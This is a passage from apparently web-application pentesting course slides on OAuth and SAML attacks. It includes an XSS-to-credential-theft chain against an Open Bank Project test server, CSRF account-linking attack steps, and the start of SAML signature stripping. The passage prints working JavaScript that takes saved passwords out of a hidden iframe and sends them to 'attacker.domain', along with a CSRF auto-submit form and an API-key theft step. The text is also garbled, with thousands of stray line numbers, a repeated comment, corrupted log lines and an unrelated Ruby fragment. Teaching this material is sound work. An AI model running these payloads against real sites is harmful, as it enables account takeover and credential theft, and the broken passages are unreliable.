49 # The refresh token is not bound to the client.
50 # The refresh token is not bound to the client.
51 # The refresh token is not bound to the client.
52 # The refresh token is not bound to the client.
53 # The refresh token is not bound to the client.
54 # The refresh token is not bound to the client.
55 # The refresh token is not bound to the client.
56 # The refresh token is not bound to the client.
57 # The refresh token is not bound to the client.
58 # The refresh token is not bound to the client.
59 # The refresh token is not bound to the client.
60 # The refresh token is not bound to the client.
61 # The refresh token is not bound to the client.
62 # The refresh token is not bound to the client.
63 # The refresh token is not bound to the client.
64 # The refresh token is not bound to the client.
65 # The refresh token is not bound to the client.
66 # The refresh token is not bound to the client.
67 # The refresh token is not bound to the client.
68 # The refresh token is not bound to the client.
69 # The refresh token is not bound to the client.
70 # The refresh token is not bound to the client.
71 # The refresh token is not bound to the client.
72 # The refresh token is not bound to the client.
73 # The refresh token is not bound to the client.
74 # The refresh token is not bound to the client.
75 # The refresh token is not bound to the client.
76 # The refresh token is not bound to the client.
77 # The refresh token is not bound to the client.
78 # The refresh token is not bound to the client.
79 # The refresh token is not bound to the client.
80 # The refresh token is not bound to the client.
81 # The refresh token is not bound to the client.
82 # The refresh token is not bound to the client.
83 # The refresh token is not bound to the client.
84 # The refresh token is not bound to the client.
85 # The refresh token is not bound to the client.
86 # The refresh token is not bound to the client.
87 # The refresh token is not bound to the client.
88 # The refresh token is not bound to the client.
89 # The refresh token is not bound to the client.
90 # The refresh token is not bound to the client.
91 # The refresh token is not bound to the client.
92 # The refresh token is not bound to the client.
93 # The refresh token is not bound to the client.
94 # The refresh token is not bound to the client.
95 # The refresh token is not bound to the client.
96 # The refresh token is not bound to the client.
97 # The refresh token is not bound to the client.
98 # The refresh token is not bound to the client.
99 # The refresh token is not bound to the client.
100 # The refresh token is not bound to the client.
```

13.3.3 OAuth Attack Scenario 2

In this attack scenario, we will show you how an OAuth-based XSS vulnerability was chained with an insecure X-Frame-Options header and an enabled Autocomplete functionality to provide the attacker with User/Admin credentials. This attack was discovered when pentesting the first iterations of the Open Bank Project (OBP).

The rest of the application sanitized user input extremely well. The OAuth implementation was the only weak spot!



13.3.3 OAuth Attack Scenario 2


Step 0: During our testing activities, we identified that the `redirectUrl` parameter is vulnerable to reflected cross-site scripting (XSS) attacks due to inadequate sanitization of user supplied data.

- Vulnerable parameter: `'redirectUrl'`
- Page resource: `'http://openbankdev:8080/oauth/thanks'`
- Attack vector: `http://openbankdev:8080/oauth/thanks?redirectUrl=[JS attack vector]`

```
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
26
```

13.3.3 OAuth Attack Scenario 2

Step 1: The following image displays that we were able to load a malicious JavaScript into the vulnerable OBP web page from an external location. The payload depicted is jQuery specific.



13.3.3 OAuth Attack Scenario 2

Step 2: Utilizing the injected JavaScript we created an invisible iframe that contained OBP's login page. That was possible due to the fact that the X-Frame-Options header of OBP's login page was set to the SAMEORIGIN value.

```
var iframe = document.createElement('iframe');  
iframe.style.display = "none";  
iframe.src = "http://openbankdev:8080/user_mgt/login";  
document.body.appendChild(iframe);
```



13.3.3 OAuth Attack Scenario 2

Step 3: We finally injected the following JavaScript code to access the iframe's forms that contained user credentials due to the fact that Autocomplete functionality was not explicitly disabled.

```
javascript: var p=r(); function r(){var g=0;var x=false;var  
x=z(document.forms);g=g+1;var w=window.frames;for(var  
k=0;k<w.length;k++) {var x = ((x) ||  
(z(w[k].document.forms)));g=g+1;}if (!x) alert('Password not found in  
' + g + ' forms');}function z(f){var b=false;for(var  
i=0;i<f.length;i++) {var e=f[i].elements;for(var j=0;j<e.length;j++)  
{if (h(e[j])) {b=true}}}}return b;}function h(ej){var s='';if  
(ej.type=='password'){s=ej.value;if  
(s!=''){location.href='http://attacker.domain/index.php?pass='+s;}els  
e{alert('Password is blank')}}return true;}}
```

13.3.3 OAuth Attack Scenario 2

Step 5: A previously set up netcat listener received the target user's password.

```
GET /index.php?pass=[REDACTED] HTTP/1.1mand 9
Host: [REDACTED] 9 2016-11-08 12:35 command 10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate 10 2016-11-08 12:37 command 11
11 2016-11-08 12:37 command 12
12 2016-11-08 14:22 command 13
```

```
def evaluate_candidates
    freeze
    # TODO: the experiment's context
    def context
        experiment.context
    end
    # TODO: the name of the experiment
    def experiment_name
        experiment.name
    end
    # TODO: the result a match between all names
    def match?
        # TODO: result up 11
    end
end
```

13.3.3 OAuth Attack Scenario 2

Bonus step: We also chained the abovementioned OAuth-based XSS vulnerability with the insufficiently secure X-Frame-Options header of the "Get API Key" page (which was set to SAMEORIGIN) and a CSRF vulnerability on the API creation functionality.

```
var iframe =  
document.createElement(''  
iframe'');  
iframe.style.display =  
"none";  
iframe.src =  
"http://attackercontrolled.com/malicious.html";  
document.body.appendChild(iframe);
```

```
<html>  
<body>  
  <form action="http://openbankdev:8080/consumer-registration" method="POST">  
    <input type="hidden" name="app&#45;type" value="Web" />  
    <input type="hidden" name="app&#45;name" value="Unwanted&#32;App" />  
    <input type="hidden" name="app&#45;developer" value="dim&#95;test&#64;hotmail&#46;com" />  
    <input type="hidden" name="app&#45;description" value="Unwanted&#32;App&#32;creation&#46;" />  
    <input type="submit" value="Submit request" />  
  </form>  
  <script>  
    document.forms[0].submit();  
  </script>  
</body>  
</html>
```

13.3.3 OAuth Attack Scenario 2

Bonus step: We finally injected a JavaScript function, similar to the one used for the remote credential theft attack, to access the iframe's contents including the created application's API key. This time, a remote API key theft attack occurred.

```
<data> iframe0=<div id="background"><div id="wrapper"><header id="header"><div id="header-decoration"></div><div id="logo-left"><a href="/"></a><div id="logo-right"><a href="/#"></a><div id="lift_noticesContainer_"><div><script>$(function(){ toastr.options.timeOut = 3000; if(notice = $("#lift_noticesContainer_error").text()) { toastr.error(notice) } else if(notice = ($("#lift_noticesContainer_").text())) { toastr.success(notice) } }) </script></div><nav id="nav"><ul><li class="navitem navitem-home"><a href="/index" class="navlink">Home</a></li><li class="navitem"><a class="navlink selected" href="/consumer-registration">Get API Key</a></li><li class="navitem"></li><li class="navitem"></li><li class="navitem"></li><li class="navitem nav-login-state-item"></li><li class="navitem nav-login-state-item"><div><div class="profile-info"><span class="username">kate_eight</span>&nbsp;<a href="/user_mgt/logout" class="logout">Logout</a></div></li></ul></div><div id="main"><div id="registerAppSection"><div class="success-message"><h1><table><tbody><tr><td colspan="2">Thank you for registering to use the Open Bank API. Here is your developer information. Please save it in a secure location.</td></tr><tr><td>Application Type</td><td><span class="app-type">Web</span></td></tr><tr><td>Application Name</td><td><span class="app-name">Unwanted App</span></td></tr><tr><td>Developer Email</td><td><span class="app-developer"></span></td></tr><tr><td>App Description</td><td><span class="app-description">Unwanted App creation</span></td></tr><tr><td>Consumer Key</td><td><span class="auth-key">u5npj0435e1yI5lnu4eavnxoomigalofrcieZr</span></td></tr><tr><td>Consumer Secret</td><td><span class="secret-key">shrp1xrb05oqu2ubkurwgiibj2lasmhv5r0</span></td></tr><tr><td>OAuth Endpoint</td><td><span class="oauth-endpoint"><a href="http://openbankdev:8080/oauth/initiate">http://openbankdev:8080/oauth/initiate</a></span></td></tr></tbody></table></div></div></div>
```

13.3.4 OAuth Attack Scenario 3

Attacking the 'Connect' request

This attack exploits the first request (when a user clicks the 'Connect' or 'Sign in with' button). Users are many times allowed by websites to connect additional accounts like Google, using OAuth. An attacker can gain access to the victim's account on the Client by connecting one of his/her own account (on the Provider).

Step 1: The attacker creates a dummy account with some *Provider*.

Step 2: The attacker commences the 'Connect' process with the Client using the dummy account on the Provider, but stops the redirect mentioned in request 3 (of the Authorization code grant flow). The *Client* has been granted access by the attacker to his/her resources on the *Provider* but the *Client* doesn't know that.

Step 3: A malicious webpage is created that:

- By means of a CSRF attack logs out the user on the *Provider*
- By means of a CSRF attack logs in the user on the *Provider* with the credentials of the attacker dummy account.
- Using an iframe, spoofs the 1st request to connect the *Provider* account with the *Client*.

Step 4: Once the victim visits the attacker's malicious page all parts of Step 3 are performed. The 'Connect' request is then issued. The attacker's dummy account is now connected with the victim's account on the *Client*. No granting access message will be displayed due to the attacker's actions on Step 2.

Step 5: The attacker can log in to the victim's account on the *Client* by signing in with the dummy account on the *Provider*.

Credits Dhaval Kapil

13.3.5 OAuth Attack Scenario 4

CSRF on the Authorization Response

OAuth 2.0 provides security against CSRF-like attacks through the *state* parameter. This parameter is passed in the 2nd and 3rd request of the OAuth “dance”. It acts like a CSRF token.

In newer implementations of OAuth, this parameter is not required and is optional.

If you come across in an implementation where this parameter isn’t utilized, you can try the attack flow on your right.

Step 1: The attacker creates a dummy account with some *Provider*.

Step 2: The attacker commences the ‘Connect’ process with the *Client* using the dummy account on the *Provider*, but stops the redirect mentioned in request 3 (of the Authorization code grant flow). The *Client* has been granted access by the attacker to his/her resources on the *Provider* but the *Client* doesn’t know that. The attacker saves the *authorization_code*

Step 3: The attacker forces the victim to make a request to: **https://client.com/<provider>/login?code=AUTH_CODE**. This can be done for example when the victim visits a webpage containing any *img* or *script* tag with the above URL as *src*.

Step 4: If the victim is logged in the *Client*, the attacker’s dummy account is now connected to his/her account.

Step 5: The attacker can now log in to the victim’s account on the *Client* by signing in with the dummy account on the *Provider*.

Credits Dhaval Kapil

Attacking SAML




13.4.1 Security Assertion Markup Language (SAML)

In SAML-based authentication the user provides credentials at a login interface. Based on these credentials the identity provider (IDP) provides a SAML response containing assertions with NameID attributes, which in turn contain user information and a signed message in XML.

The base64-encoded XML document is further passed on to the service the user needs to access. The service provider (SP) validates the provided XML and allows access to user based on the validity.

13.4.1 Security Assertion Markup Language (SAML)

SAML Workflow



13.4.1 Security Assertion Markup Language (SAML)

SAML Response

```
<saml2p:Response ID="6789933c5h87dd201ke54wa2g" InResponseTo="3438545343948990fed276ddfg" IssueInstant="2016-10-30T13:13:28.153TZ" Version="2.0">
  <saml2:Issuer>https://auth.idp.com</saml2:Issuer>
  <saml2p:Status>
    <saml2p:StatusCode />
  </saml2p:Status>
  <saml2p:Assertion ID="a48fg332dw98h786kc5c6y7s4r" IssueInstant="2016-10-30T13:13:28.151TZ" Version="2.0">
    <saml2:Issuer>https://auth.idp.com</saml2:Issuer>
    <ds:Signature></ds:Signature>
    <saml2:Subject>
      <saml2:NameID>Prosper@zagadat.com</saml2:NameID>
      <saml2:SubjectConfirmation>
        <saml2:SubjectConfirmationData InResponseTo="3438545343948990fed276ddfg" NotOnOrAfter="2016-10-30T13:13:28.153TZ" Recipient="https://zagadat.com" />
      </saml2:SubjectConfirmation>
    </saml2:Subject>
    <saml2:Conditions NotBefore="2016-10-30T13:13:28.151TZ" NotOnOrAfter="2016-10-30T13:13:28.152TZ">
      <saml2:AudienceRestriction>
        <saml2:Audience>https://zagadat.com</saml2:Audience>
      </saml2:AudienceRestriction>
    </saml2:Conditions>
    <saml2:AuthnStatement AuthnInstant="2016-10-30T13:13:28.152TZ" SessionIndex="32413b2e54db89c764fb96ya2k" SessionNotOnOrAfter="2016-10-30T13:13:28.152TZ">
      <saml2:SubjectLocality />
      <saml2:AuthnContext>
        <saml2:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml2:AuthnContextClassRef>
      </saml2:AuthnContext>
    </saml2:AuthnStatement>
    <saml2:AttributeStatement>
      <saml2:Attribute Name="e-mail">
        <saml2:AttributeValue xsi:type="xs:anyType">Prosper@zagadata.com</saml2:AttributeValue>
      </saml2:Attribute>
    </saml2:AttributeStatement>
  </saml2p:Assertion>
</saml2p:Response>
```

13.4.2 SAML Security Considerations

- ❑ An attacker may interfere during step 5 in the SAML Workflow and tamper with the SAML response sent to the service provider (SP). Values of the assertions released by IDP may be replaced this way.
- ❑ An insecure SAML implementation may not verify the signature, allowing account hijacking.
- ❑ An XML canonicalization transform is employed while signing the XML document, to produce the identical signature for logically or semantically similar documents.
 - In case a canonicalization engine ignores comments and whitespaces while creating a signature the XML parser will return the last child node

13.4.3 SAML Attack Scenario

Suppose that we are assessing a SAML implementation. We want to check if an attacker is able to successfully tamper with the SAML response sent to the service provider (SP). In essence, we want to check if an attacker can replace the values of the assertions released by the IDP.

So, we copy the SAMLResponse ...

WAPT xv2: Section 01, Module 13 - Caendra Inc. © 2020 | p.59

13.4.3 SAML Attack Scenario

... and programmatically change the username in the XML to one of an identified admin. The attack wasn't successful.

Does this mean that the SAML implementation is secure? Let's try performing a signature stripping attack before saying so.

Invalid Signature on SAML Response

13.4.3 SAML Attack Scenario

During signature stripping attacks against SAML, we simply remove the value of SignatureValue (the tag remains).

```
-<ds:Signature>
-  <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
    <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
    <ds:Reference URI="#_2f3663c0-f5b8-0136-d419-0242ac110063">
      <ds:Transforms>
